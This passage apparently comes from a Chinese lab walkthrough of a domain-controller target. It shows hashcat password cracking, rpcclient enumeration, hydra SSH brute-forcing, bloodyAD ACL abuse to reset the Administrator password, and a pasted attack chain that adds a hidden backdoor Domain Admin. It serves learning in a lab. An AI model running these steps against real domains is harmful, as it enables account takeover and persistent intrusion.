  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

0e03e9fc0fe968ea2b79925257692e577315a5a24657ada2c119903b67259bff:Password123!!
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: hash.txt
Time.Started.....: Mon Feb  2 20:55:55 2026 (8 secs)
Time.Estimated...: Mon Feb  2 20:56:03 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1901.5 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 5/6 (83.33%) Digests (total), 5/6 (83.33%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

```
Candidates.#1....: $HEX[206b72697374656e616e6e65] ->
$HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 51%

Started: Mon Feb  2 20:55:40 2026
Stopped: Mon Feb  2 20:56:04 2026
```

网站解密可以知道是sha256



获取shell

拿到了密码，但是没有找到可以用的用户，`userone`这些都是干扰，此时就可以通过rpc枚举实现

`rpcclient`是**Samba套件中的一个命令行工具**，用于通过RPC（Remote Procedure Call）协议与Windows系统进行交互。它允许你在Linux/Unix系统上执行各种Windows管理操作。

一、基本介绍

rpcclient 可以：

- 执行远程RPC调用
- 查询用户/组信息
- 管理共享和打印机
- 修改用户属性
- 执行系统管理任务

我们现在需要的就是查询用户组信息

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 10.88.38.249
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ll104567] rid:[0x44f]
rpcclient $>

┌──(kali㉿kali)-[~]
└─$ hydra -L user.txt -P pass.txt -e nsr ssh://10.88.38.249/ -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02
21:51:51
```

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 24 tasks per 1 server, overall 24 tasks, 24 login tries (l:3/p:8), ~1
try per task
[DATA] attacking ssh://10.88.38.249:22/
[22][ssh] host: 10.88.38.249   login: ll104567   password: Password123!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02
21:51:55
```

权限提升

这是一个域控的靶机，就需要拿到域的最高权限

首先查一下ll104567对administrator的acl

```
┌──(kali㉿kali)-[~]
└─$ bloodyAD -u ll104567 -p 'Password123!!' -d bread.dsz --host 10.88.38.249
 get object 'CN=Administrator,CN=Users,DC=bread,DC=dsz' --attr
nTSecurityDescriptor

distinguishedName: CN=Administrator,CN=Users,DC=bread,DC=dsz
```

```
nTSecurityDescriptor: O:S-1-5-21-2661601831-1382350380-2770348923-512G:S-1-5-21-
2661601831-1382350380-2770348923-512D:AI(A;;0xf01ff;;;S-1-5-21-2661601831-
1382350380-2770348923-1103)(A;;0xf01ff;;;S-1-5-21-2661601831-1382350380-
2770348923-512)(A;;0xf01ff;;;S-1-5-18)(A;;0xf01ff;;;S-1-5-32-548)(A;;0x20094;;;S-
1-5-10)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a54-
1e2f-11d0-9819-00aa0040529b;;S-1-5-10)(OA;;CR;ab721a56-1e2f-11d0-9819-
00aa0040529b;;S-1-5-10)(OA;;0x30;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-10)
(OA;;0x30;e45795b2-9455-11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;0x30;e45795b3-9455-
11d1-aebd-0000f80367c1;;S-1-5-10)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;;S-
1-5-21-2661601831-1382350380-2770348923-553)(OA;;RP;4c1642d0-2cc0-11d0-a768-
00aa006e0529;;S-1-5-21-2661601831-1382350380-2770348923-553)(OA;;RP;bc0ac240-
79a9-11d0-9020-00c04fc2d4cf;;S-1-5-21-2661601831-1382350380-2770348923-553)
(A;;RC;;;S-1-5-11)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;S-1-5-11)
(OA;;RP;77b5b886-944a-11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e45795b3-9455-
11d1-aebd-0000f80367c1;;S-1-5-11)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;S-
1-5-11)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;S-1-1-0)(OA;;RP;5f202010-
79a5-11d0-9020-00c04fc2d4cf;;S-1-5-21-2661601831-1382350380-2770348923-553)
(OA;;0x30;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-2661601831-1382350380-
2770348923-517)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)
(OA;;0x30;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;0x30;5805bc62-
bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;CIIOID;RP;4c1642d0-2cc0-11d0-a768-
00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)
(OA;CIID;RP;4c1642d0-2cc0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)
(OA;CIID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)
(OA;CIID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-
00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)
(OA;CIID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)
(OA;CIID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-
00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-
2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)
(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-9)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-
1-5-32-554)(OA;CIIOID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)
(OA;CIID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)
(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)
(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-
00aa003049e2;S-1-5-10)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-
5-10)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-2661601831-
1382350380-2770348923-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-
1-5-21-2661601831-1382350380-2770348923-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-
8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)
(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-
00aa003049e2;S-1-3-0)(A;CIID;0xf01ff;;;S-1-5-21-2661601831-1382350380-2770348923-
519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
```

看不懂交给AI

需要注意的安全问题

1. **Account Operators组的过度权限**：
   - Account Operators组（S-1-5-32-548）通常只应能管理普通用户账户
   - 这里却赋予了他们对域管理员的完全控制权（0xf01ff）
   - **这是严重的安全配置错误**
2. **自定义组1103的过高权限**：
   - RID 1103的组对域管理员有完全控制权
   - 需要确认这个组的具体身份和用途
3. **认证用户（S-1-5-11）的读取控制权限**：
   - 所有域用户都能读取管理员账户的部分属性
4. **额外的管理权限**：
   - 多个组有修改密码、重置密码等权限

意思就是我们现在权限很足，并且是可以直接修改管理员的密码

5. 实际的攻击链示例

bash 复制 下载

```
# 1. 初始访问 - 钓鱼获取普通用户凭据
# 2. 枚举 - 发现Account Operators组有过度权限
bloodyAD -u lowprivuser -p 'Password123' -d bread.dsz --host 10.176.161.249 get object 'CN=Administrator,CN=Users,DC=bread,DC=dsz' --attr nTSecurityDescriptor

# 3. 横向移动 - 获取Account Operators组成员的凭据
# 可能通过LSASS转储、Kerberoasting等

# 4. 权限提升 - 利用Account Operators权限修改管理员密码
bloodyAD -u opsuser -p 'OpsPass123' -d bread.dsz --host 10.176.161.249 set password 'CN=Administrator,CN=Users,DC=bread,DC=dsz' 'Pwned!123'

# 5. 持久化 - 创建隐藏的后门账户
bloodyAD -u Administrator -p 'Pwned!123' -d bread.dsz --host 10.176.161.249 add user $'backdoor\x00user' 'BackdoorPass123'
bloodyAD -u Administrator -p 'Pwned!123' -d bread.dsz --host 10.176.161.249 add groupMember 'Domain Admins' $'backdoor\x00user'
```

```
┌──(kali㉿kali)-[~]
└─$ bloodyAD -u ll104567 -p 'Password123!!' -d bread.dsz --host 10.88.38.249 set password 'CN=Administrator,CN=Users,DC=bread,DC=dsz' 'Pwned!123'
[+] Password changed successfully!

BREAD\ll104567@dc1:~$ ssh Administrator@localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
```

```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Administrator@localhost's password:
Linux dc1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 27 04:24:16 2026 from 10.0.2.3
root@dc1:~#
```

总结

这个靶机也是让我窥探到了windows域的一角，学到很多很多很多